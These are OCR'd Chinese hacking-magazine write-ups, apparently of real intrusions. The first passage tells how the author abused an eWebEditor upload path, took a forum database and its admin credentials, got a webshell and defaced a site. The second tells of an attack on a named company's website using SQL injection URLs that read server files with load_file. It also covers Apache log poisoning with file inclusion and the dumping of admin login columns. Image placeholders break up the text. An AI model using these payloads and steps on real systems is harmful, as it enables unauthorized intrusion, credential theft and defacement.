


图4





图5


其实，我只要把文件类型改成aaaspspsp即可上传成功了，也就省去了以后的诸多麻烦。

三 巧用EWEBEITOR

好在我还有一招，在添加的样式设置中，我把上传路径改为“../../../”，这样的话，我上传的文件便可直接上传到网站的根目录下。如果服务器支持FSO的话，我们便能在后台的“上传文件管理”的对应样式中看到网站所有文件，并且能对这些文件进行浏览、删除操作，如图6所示。


图6

利用它的浏览功能，我们来到DVBBS所在的目录，并在DATA目录中找到了它的数据库，如图7所示。


图7

把数据库下载下来以后，在数据库的DV_LOG表中我找到了管理员的用户和密码，登录进去之后利用数据库备份，我成功获得了网站的WEBSEHLL。这些操作大家应该都很熟了吧。虽然不是我所要网站的WEBSHELL，而且服务器的权限设置还不错，不能任意浏览目录，但是，我根据它网站目录的命名规律成功跳到了XX虚拟城的网站目录下。由于某些原因，这些操作过程就不截图给大家看了。

四 攻击结尾

得到WEBSHELL后，在主页上添加了一条新闻“打倒变态城主”，在其中替我兄弟平了反，并且把城主的恶行公诸于众。另外，还在数据库中删除了城主的管理员用户，算是对他小有惩戒。我的兄弟觉得不过瘾，非要我把他的整站程序删了，还要把他的邮箱清空，QQ也盗了（因为我发现这个管理员原来也是一码走天下的），可是我没有同意，因为那样做了的话，我们岂不是和那个城主是一路货色了？做了坏事是迟早要还的，城主的下场就是最好的证明。NOHACK

入侵台湾磐英EPoX网站

lcx



这个站直到我入侵完成，才发现竟然是台湾磐英EPoX网站。其实，我刚开始的目的是想练习一下php入侵的一种技术（《关于php包含Apache日志的随想》：http://www.haiyang.net/safety/book/show.asp?id=3750），于是在google上随便找到了一个apache+php的网站，还正好有个注入点http://www.epox.com.tw/eng/news_content.php?serno=53'（图1）。




图1

在图1这个注入点中，加个单引号出错会跳转，我按了好几次暂停键才抓到图1的。图1里有这个网站的web路径的物理地址。那先用工具来union一下，看看列名数吧。我用的工具是老马写的海阳顶端网php注射工具，才到0.02版，不过够用了（图2）。





图2

看来有11个列名：www.epox.com.tw/eng/news_content.php?serno=53%20and%201=2%20union%20select%200,1,2,3,4,5,6,7,8,9,10/*。我现在并没有想去猜表名和暴列名值，只是想找一下apache的httpd.conf文档内容，看看apache的日志放在哪块。一般网站都喜欢放个探针试试网站构建得正不正确，这个站也不例外。可能是我天生敏感一点，很快就猜到了探针的存放位置http://www.epox.com.tw/phpinfo.php（图3）。

从图3中我们可以看到，apache的httpd.conf的物理路径应当是/usr/local/apache/conf/httpd.conf，我们来看看内容（图4）。


从图4中，可以看到我用的语句是：http://www.epox.com.tw/eng/news_content.php?serno=53%20and%201=2%20union%20

select%200,1,2,3,4,5,CONCAT(0x5F46696C6553746172745F,load_file(0x2F7573722F6C6F63616C2F6170616368652F636F6E662F68747470642E636F6E66)0x5F46696C65456E645F),7,8,9,10/*，这样会暴出httpd.conf的全部内容。一开始我是把load_file函数放在第3个列名的，可惜第3个列名有长度限制，只能暴出部分内容。当然你用substr()函数截取，也会一段一段地暴出全部内容，不过那个就有点费劲了（不明白load_file、CONCAT的读者查一下mysql手册吧，这里就不介绍了）。这样一来，从图4中可以找到apache的错误日志是/usr/local/apache/logs/error_log这个了。根据http://www.haiyang.net/safety/book/show.asp?id=3750这篇文章的思路，我们提交http://www.epox.com.tw/%3C%3Fphpinfo%28%29%3B%3F%3E这样的一个url，就会在/usr/local/apache/logs/error_log里生成<?phpinfo()?>这样的语句了，只要我们再找到某个php页面里有类似这样的变量<? include ($z)；?>，那我们提交http://www.epox.com.tw/xx.php?z=/usr/local/apache/conf/httpd.conf这样的语句，同样会显示探针信息。



图3

于是我挨个读网站上的php文件内容，可惜这样的变量都没有找到。也可能是我对php程序不太懂，所以就是有隐蔽性的这样变量我也找不出来。算了，猜表名列名进后台吧。我用hdsi工具猜了半天，也没有找到表名。再来看看程序代码，找到了这样一段（图5）：

```
$query=sprintf("SELECT *,a.enable as user_enable, b.enable as group_enable, a.sysgroup_serno as groupserno FROM sysuser as a,sysgroup as b WHERE (a.sysgroup_serno = b.sysgroup_serno or a.sysgroup_serno=0) and sysuser_login_id='%s' AND sysuser_passwd='%s'",
```


图4


从这段代码中，可以看到表名应当是sysuser，有用的列名是sysuser_login_id、sysuser_passwd。我读的是后台的admin/login.php文件，那么我们来暴暴列名段：http://www.epox.com.tw/eng/news_content.php?serno=53%20and%201=2%20union%20select%200,1,2,sysuser_login_id,4,5,sysuser_passwd,7,8,9,10 from sysuser/*（图6）。

